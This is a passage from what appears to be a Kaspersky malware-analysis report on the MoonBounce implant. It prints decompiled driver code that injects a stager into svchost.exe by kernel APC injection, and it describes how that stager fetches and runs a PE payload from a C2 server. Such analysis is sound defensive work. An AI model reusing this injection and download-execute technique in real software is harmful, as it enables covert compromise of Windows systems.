  ExQueueWorkItem(&work_item, DelayedWorkQueue);
  return KeWaitForSingleObject(&work_item_parameter.notfication_event, Executive, 0, 1u, 0);
}
return result;
```

Initialization of a WORK_QUEUE_ITEM structure used to schedule the execution of a worker routine in kernel space

- The Windows kernel has a designated system thread that picks up the previously enqueued task and executes its corresponding routine, passing it a pointer to the argument structure described above. In this case, the executed routine queues the PE-mapping shellcode with its own argument structure to the APC queue of the current thread running in the context of the injected **svchost.exe** process.

```
user_mode_apc = ExAllocatePool(NonPagedPool, 0x30u);
c_pool_buffer = user_mode_apc;
if ( user_mode_apc )
{
  KeInitializeApc(
    user_mode_apc,
    work_item_param->p_current_kthread,
    0,
    apc_rundown_routine,
    0,
    work_item_param->p_pe_mapping_shellcode,
    UserMode,
    work_item_param->p_pe_mapping_shellcode_argument_structure);
  KeInsertQueueApc(c_pool_buffer, 0, 0, 0);
}
return KeSetEvent(&work_item_param->notfication_event, 0, 0);
```

Worker routine injecting the malicious MoonBounce user-mode stager to an svchost.exe instance using APC injection

- Once the aforementioned user-mode thread within **svchost.exe** is scheduled to run, its execution is preceded by the PE-mapping shellcode, which uses its argument structure to load the malware stager PE image to **svchost.exe**'s memory address space and invoke its entry point (as outlined in step 15 of figure 1).

User Mode Malware Stager

MD5	8DB7440B39761EA8ED75B7870542E1F3
SHA1	E21483618EEAE7CC476BC67BF768069572BE7FE0
SHA256	4CC7A14BC2E40BE93BBDF6F871430F08C3335E893519D75EA37C66942E1EB7FA
Link time	Tuesday, 11.12.2018 09:25:17 UTC
File type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
File size	66.5 KB
File name	None


The user-mode malware stager, which is injected to an **svchost.exe** process by the malicious driver, is a DLL packed with a common software tool called MPRESS. It operates in a similar fashion to UPX, whereby the original sections of the PE are compressed into a new section called **.MPRESS1** and the code for unpacking is appended into another generated section named **.MPRESS2**. It gets executed during runtime in order to decompress the data and pass control to the original entry point within.

After unpacking, the malware executes a basic staging component that reaches out to a C2 URL and obtains a PE image. The DLL receives an argument from the driver in the **lpReserved** parameter of the **DllEntryPoint**, which should contain a pointer to a C2 URL. The same argument can contain additional optional data elements that can be used in a number of ways throughout execution. These are laid out in a structure of the following form:

Offset	Field
0x0	C&C URL (may also contain a scheduling related argument)
0x11c	User-Agent
0x180	Proxy address
0x1c0	Proxy username
0x1e0	Proxy password

To receive a further payload to run, the malware:

- Runs a system time-dependent scheduling algorithm that postpones execution until reaching a predefined deadline value, at which point the downloading logic is initiated. This value ought to be provided as part of the aforementioned DLL argument; however, we did not observe it being passed by the driver we analysed.
- Sets up an optional User-Agent or uses the default string "IE" instead. Once again, the driver in our case did not pass any particular argument to use in this field; therefore, it is expected to be the default value.
- Registers a callback function with the **InternetSetStatusCallback** API, which detects whether the system makes use of a proxy, in which case the malware can use the proxy configuration provided in the DLL argument to issue a request.
- Sends a GET request to the C2 URL, expecting to receive a raw PE image as a response.
- Maps the retrieved image to the current memory address space and invokes its entry point.



Kaspersky's threat research and reports: www.securelist.com
Kaspersky's blog. Business-related topics: business.kaspersky.com
Enterprise security you can trust: kaspersky.com/enterprise-security

kaspersky.com

BRING ON THE FUTURE